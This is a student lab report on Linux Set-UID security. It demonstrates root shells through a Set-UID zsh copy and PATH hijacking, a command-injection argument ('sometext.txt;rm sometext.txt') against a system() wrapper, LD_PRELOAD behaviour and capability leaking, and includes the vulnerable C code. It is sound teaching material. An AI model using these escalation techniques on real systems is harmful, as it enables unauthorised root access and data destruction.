MH4920
Supervised Independent Study I

Set-UID

Brandon Goh Wen Heng

Academic Year 2017/18

Contents

1 Introduction

Set-UID allows the user to assume the privileges of the owner when the program is executed. However, misuse and exploitation of Set-UID programs can result in the system shell being exposed.

2 Overview

This lab will explore the importance, usefulness and potential security loopholes of using Set-UID programs.

3 Lab

3.1 Analysing Requirements of Set-UID Programs


We first look at some Set-UID programs, mainly passwd, chsh, su and sudo. Before analysing why these are Set-UID programs, the functions of these programs need to be understood first.

1. passwd is used to change or set the password of the user.
2. chsh is used to change the directory of the login shell.
3. su is used to run command with substitute user and group ID.
4. sudo is used to execute programs as another user.

The four programs listed above perform tasks requiring privileges that the user does not have, such as modification of passwords within a system file. Therefore Set-UID programs are needed for the user to obtain temporary privilege escalation to complete the tasks required.


The next step would be to copy these programs into our local directory. Copying these programs would result in the loss of its Set-UID properties.

```
$ cp /bin/su ~
$ cp /usr/bin/chsh ~
$ cp /usr/bin/passwd ~
$ cp /usr/bin/sudo ~
```




```
[01/09/2018 23:12] seed@ubuntu:~$ passwd
Changing password for seed.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: Authentication token manipulation error
passwd: password unchanged
[01/09/2018 23:13] seed@ubuntu:~$
```

Figure 1: Set-UID passwd program




```
[01/09/2018 23:16] seed@ubuntu:~$ chsh
Password:
Changing the login shell for seed
Enter the new value, or press ENTER for the default
        Login Shell [/bin/bash]: /bin/zsh
Cannot change ID to root.
[01/09/2018 23:16] seed@ubuntu:~$
```

Figure 2: Set-UID chsh program



```
[01/09/2018 23:13] seed@ubuntu:~$ su
Password:
su: Authentication failure
[01/09/2018 23:13] seed@ubuntu:~$
```

Figure 3: Set-UID su program



```
[01/09/2018 23:15] seed@ubuntu:~$ sudo
sudo: must be setuid root
[01/09/2018 23:15] seed@ubuntu:~$
```


Figure 4: Set-UID sudo program

3.2 Copying Set-UID Programs

This section looks at the results of copying Set-UID programs to a different directory while still maintaining the properties of a Set-UID program.

A program zsh in the directory /bin is copied to the directory /tmp, with owner as root with permission 4755. A normal user is used to run the program and shell access can be obtained with root privileges.


```
$ su
# cp /bin/zsh /tmp
# chmod 4755 /tmp/zsh
# exit
$ /tmp/zsh
```



```
[01/10/2018 05:00] seed@ubuntu:~$ su
Password:
[01/10/2018 05:01] root@ubuntu:/home/seed# cp /bin/zsh /tmp
[01/10/2018 05:01] root@ubuntu:/home/seed# chmod 4755 /tmp/zsh
[01/10/2018 05:01] root@ubuntu:/home/seed# exit
exit
[01/10/2018 05:01] seed@ubuntu:~$ /tmp/zsh
ubuntu# whoami
root
ubuntu# 
```

Figure 5: Shell access with zsh

The same steps were performed for /bin/bash and execution of /tmp/bash does not give root privilege in the shell. This is due to bash checking whether the effective user id (euid) is the same as the real user id (ruid). If the euid and ruid are not the same, then the euid is set as the ruid[1]. Therefore, the only way to obtain root privileges in bash is to have the root user execute scripts in bash.



```
[01/10/2018 05:05] seed@ubuntu:~$ su
Password:
[01/10/2018 05:05] root@ubuntu:/home/seed# cp /bin/bash /tmp
[01/10/2018 05:05] root@ubuntu:/home/seed# chmod 4755 /tmp/bash
[01/10/2018 05:06] root@ubuntu:/home/seed# exit
exit
[01/10/2018 05:06] seed@ubuntu:~$ /tmp/bash
bash-4.2$ whoami
seed
bash-4.2$ 
```

Figure 6: No root access with bash

[1]https://linux.die.net/man/1/bash

3.3 Removal of `Set-UID` Mechanism

This section will look at Linux where the built-in protection that prevented the abuse of `Set-UID` mechanism was not yet implemented. To perform the required tasks, `/bin/zsh` is used instead of `/bin/dash`. As `/bin/sh` is a symbolic link to `/bin/bash`, the following lines of code are required to change the symbolic link.

```
$ su
# cd /bin
# rm sh
# ln -s zsh sh
```

3.4 `PATH` Environment Variable


Using `system` as a `Set-UID` program is dangerous as the `PATH` environment variable can be exploited to run malicious code. In this subsection, a `Set-UID` program written in `C` is defined such that it uses the `system` command to execute `ls`. The program is compiled with the name *setuidpath* for readability purposes and the code can be referenced in the Appendix. The `PATH` environment variable is now edited to point to another directory and placed at the front. Placing the directory at the front ensures that the program will always look into our added directory first before moving on to the following directories in the list to find the respective program to be executed. In this instance, we run the following code to update `PATH`,

```
$ export PATH=/home/seed:$PATH
```

We create a file that calls `sh` using system. The code has also been attached in the Appendix. The following line of code is run to ensure that the code is being compiled into a program with the name `ls` in the directory `/home/seed` that was just added.

```
$ gcc -o ls callsh.c
```

When *setuidpath* is run, a shell is obtained as the process that calls the shell is privileged. Further scripting reveals that we have obtained root access to the system using a `Set-UID` program.



```
[01/08/2018 20:11] seed@ubuntu:~$ gcc -o ls callsh.c
[01/08/2018 20:11] seed@ubuntu:~$ setuidpath
# whoami
root
#
```


Figure 7: Root Privilege Obtained

Now the symbolic link of `sh` is pointed back to `/bin/bash` and the experiment is repeated. This time, the same thing happens and root shell can be obtained. Due to this, any code can be executed with root privileges. This was checked again by deploying a clean virtual machine and ensuring that `sh` was pointed to `/bin/bash`. The symbolic link was checked using the following command.

```
$ ll /bin/sh
```

It is also important to take note that `ll` is an alias of `ls -l` and hence the `PATH` environment variable must not include the directory where the user-defined `ls` is located.

Further analysis performed on `sh` shows that the euid is not dropped with `sh 4.2`. Additional Notes at the end of this report provides additional analysis performed on the different shells. However, if the directory in the call shell `C` code is changed to `/bin/bash`, root shell **cannot** be obtained.



```
[01/10/2018 09:04] root@ubuntu:/bin# rm sh
[01/10/2018 09:04] root@ubuntu:/bin# ln -s /bin/bash sh
[01/10/2018 09:04] root@ubuntu:/bin# exit
exit
[01/10/2018 09:04] seed@ubuntu:~$ setuidpath
bash-4.2$
```

Figure 8: No root acces

The results of this subsection proves that it is extremely dangerous when a `Set-UID` program uses the `system` command. It has also been shown that the `PATH` environment variable can be easily edited by a malicious user even without root privileges. Furthermore, using a relative path further increases the risk of the system being compromised. The method of circumventing this problem is to use absolute path when executing a program.

3.5 Differences between `system()` Versus `execve()`

In this section, we look at the differences in the execution of the command `system()` and `execve()`. For this part, the symbolic link of `sh` is pointed back to `/bin/bash`. To do so, the following commands will suffice.


```
$ su
# cd /bin
# ln -sf zsh sh
# exit
```

The code provided in this section is for a user to use `Set-UID` program to be able to read files using the `cat` function that is built in. We look at the level of security that is provided by these two programs and a way to exploit the program.

A random text file with the file name `sometext.txt` is created with permission 600 and owner as set as root. This is for the program to be able to execute the cat function. We compile our code under the file name sysexec and execute the following code to obtain to remove files.

```
$ su
# gcc -o sysexec sysexec.c
# chmod 4755 sysexec
# exit
$ sysexec "sometext.txt;rm sometext.txt"
```

The file was deleted as a result of the execution of the command above. This is due to the execution of `rm` which was performed with root privileges and hence the operation would be successful as a result. It is important that the parameters of `sysexec` must be in the inverted commas, separated with a semi-colon. This would cause multiple programs to run under the `system` command and have elevated privileges.



```
[01/12/2018 04:31] seed@ubuntu:~$ cat sometext.txt
cat: sometext.txt: Permission denied
[01/12/2018 04:31] seed@ubuntu:~$ sysexec "sometext.txt;rm some
text.txt"
Some random text
[01/12/2018 04:32] seed@ubuntu:~$ cat sometext.txt
cat: sometext.txt: No such file or directory
[01/12/2018 04:32] seed@ubuntu:~$
```

Figure 9: Successful Removal of File

When the file is now compiled to use `execve` instead of `system`, the file cannot be removed as `execve` reads the parameter in its entirety and does not execute two separate commands. This method prevents the user from executing any code outside of what the owner intended.

3.6 `LD_PRELOAD` Environment Variable & `Set-UID`

The current subsection will focus on how `Set-UID` programs interact with `LD_*` environment variables, in particular `LD_PRELOAD`. The `LD_*` environment variables affect the behaviour of the dynamic loaders in Linux and `LD_PRELOAD` specifies additional user-specified shared library directories to be loaded before using the default set of directories.

A dynamic link library is created to replace the `sleep()` function in `libc`. The code for this library is attached in the Appendix. This is compiled and `LD_PRELOAD` is now edited to include the newly compiled library.

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

The `-fPIC` argument is used to ensure that the code generated is independent of the virtual address. Using `PIC` instead of `pic` ensures that the code generated is platform independent.

A new program *myprog* is created to execute the `sleep` function. The code for this simple program can be referenced from the Appendix. When *myprog* is run under the following circumstances, the results obtained were different.

1. Running *myprog* as a regular program and executing as a normal user, the string "I am not sleeping!" is displayed, which shows that the `LD_PRELOAD` environment variable was loaded.

2. Running *myprog* as a `Set-UID` program and running it with a normal user will result in the program going to sleep for 5 seconds. This shows that `LD_PRELOAD` was ignored by the linker. (To observe the results clearly, `sleep(1)` was amended to `sleep(5)` instead.)

3. Running *myprog* as a `Set-UID` program and exporting the `LD_PRELOAD` environment variable under the root account results in the string being displayed. In this instance, the `LD_PRELOAD` environment variable was loaded.


4. Setting *myprog* as a user1 `Set-UID` program with `LD_PRELOAD` environment variable set under user2 and executing it results in the program going to sleep for 5 seconds, also indicating that `LD_PRELOAD` was ignored.

We analyse the results obtained from the four different conditions and notice that the `LD_PRELOAD` is ignored if the owner and the user executing the program is different, then there will be no execution of the user-defined library.

3.7 Relinquishing Privileges and Cleanup

In this section, we take a look at relinquishing privileges, where privileges are permanently downgraded after execution. Using `setuid()` sets the effective user ID of the calling process and removes root privileges if the user executing the program is not root.

In the `C` code provided for this section, a vulnerability can be found in the program where root access is revoked but the file that was previously opened under root privileges is still able to have its file edited.



```
[01/09/2018 06:46] seed@ubuntu:~$ cat /etc/zzz
Something here
[01/09/2018 06:46] seed@ubuntu:~$ capleak
[01/09/2018 06:46] seed@ubuntu:~$ cat /etc/zzz
Something here
Malicious Data
[01/09/2018 06:46] seed@ubuntu:~$
```

Figure 10: Capability Leaking

In Figure 10, it can be seen that the file was successfully written as the handle that opens the file still retains root privileges and as a result is successful in writing the contents into the file even after `setuid(getuid())` has been executed.

4 Appendix

4.1 PATH Environment Variable

```c
int main()
{
    system("ls");
    return 0;
}
```

4.2 Call Shell

```c
int main()
{
    system("/bin/sh");
    return 0;
}
```

4.3 system() Versus execve()

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        char *v[3];

        if (argc < 2) {
                printf("Please type a file name.\n");
                return 1;
        }

        v[0]="/bin/cat";
        v[1]=argv[1];
        v[2]=0;

        /*Set q=0 for part a, and q=1 for part b*/
        int q=0;
        if (q==0) {
            char *command = malloc(strlen(v[0])+strlen(v[1])+2);
            sprintf(command, "%s %s", v[0], v[1]);
            system(command);
        }
        else execve(v[0], v, 0);
        return 0;
}
```

4.4 sleep() Library

```c
#include <stdio.h>

void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

4.5 Execute sleep() Function

```c
int main()
{
    sleep(1);
    return 0;
}
```

4.6 Relinquishing Privileges and Cleanup

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

void main()
{
        int fd;
        fd = open("/etc/zzz", O_RDWR | O_APPEND);
        if (fd==-1) {
                printf("Cannot open /etc/zzz\n");
                exit(0);
        }

        sleep(1);

        setuid(getuid());

        if (fork()){
                close (fd);
                exit(0);
        } else {
                write(fd, "Malicious Data\n", 15);
                close (fd);
        }
}
```

5 Additional Notes

It has been found that `sh 4.2` does not drop privileges in POSIX mode even when declared without the `-p` option. Two files were created to print the euid and ruid of the various shell programs in Ubuntu 12.04 (provided Seed VM) and Ubuntu 16.04 (Server distribution on Microsoft Azure). The bug has been fixed in `sh 4.3` and cannot be replicated on the newer operating systems.

The following lines of code were used to prepare the files needed for execution to generate the table of ruid/uid, euid and suid.

```
$ gcc -o print-uids prtuid.c
$ su
# gcc -o system-suid sysuid.c
# chmod 4755 sysuid
# exit
```

5.1 Results

Shell/PID	RUID/UID	EUID	SUID
[25558]	ruid = 1000	euid = 0	suid =0
{25557}	uid = 1000	euid = 0	
sh{25559}	uid = 1000	euid = 0	
bash4{25560}	uid = 1000	euid = 1000	
ksh{25561}	uid = 1000	euid = 0	
dash{25564}	uid = 1000	euid = 0	
zsh{25567}	uid = 1000	euid = 0	

Table 1: Ubuntu 12.04 (Seed VM)

Shell/PID	RUID/UID	EUID	SUID
[49143]	ruid = 1000	euid = 1000	suid = 1000
{49142}	uid = 1000	euid = 1000	
sh{49144}	uid = 1000	euid = 1000	
bash4{49145}	uid = 1000	euid = 1000	
dash{49146}	uid = 1000	euid = 1000	
zsh{49149}	uid = 1000	euid = 1000	

Table 2: Ubuntu 16.04 Server (Microsoft Azure)

[1] https://lists.gnu.org/archive/html/bug-bash/2012-10/msg00134.html

From the two tables above, we note that there are no issues in using `Set-UID` programs in Ubuntu 16.04 to call the different shells as all practice the principle of least privileges. In Ubuntu 12.04 however, the euid is not downgraded and using `Set-UID` programs to call any shell except `bash` will result in root privilege access.

5.2 Print UID: `prtuid.c`

```
#define _GNU_SOURCE
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main (void)
{
    uid_t ruid, euid, suid;
    getresuid (&ruid, &euid, &suid);
    printf ("[%d] ruid = %d, euid = %d, suid = %d\n",
    getpid(), ruid, euid, suid);
    return 0;
}
```

5.3 Print System SUID: `sysuid.c`

```c
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
int main (void)
{
        //bash3, bash2 is commented out for Ubuntu 12.04
        //bash3, bash2, ksh is commented out for Ubuntu 16.04
        //zsh should be commented out if not installed
        return system(
        "./print-uids"
        " && "
        "echo {$$} uid: $UID, euid: $EUID"
        " && "
        "/bin/sh -c 'echo sh{$$} uid: $UID, euid: $EUID'"
        " && "
        "/bin/bash -c 'echo bash4{$$} uid: $UID, euid: $EUID'"
        " && "
        "bash-3.0 -c 'echo bash3{$$} uid: $UID, euid: $EUID'"
        " && "
        "bash-2.0 -c 'echo bash2{$$} uid: $UID, euid: $EUID'"
        " && "
        "ksh -c 'echo ksh{$$} uid: $(id -r -u), euid: $(id -u)'"
        " && "
        "dash -c 'echo dash{$$} uid: $(id -r -u), euid: $(id -u)'"
        " && "
        "zsh -c 'echo zsh{$$} uid: $(id -r -u), euid: $(id -u)'"
        );
}
```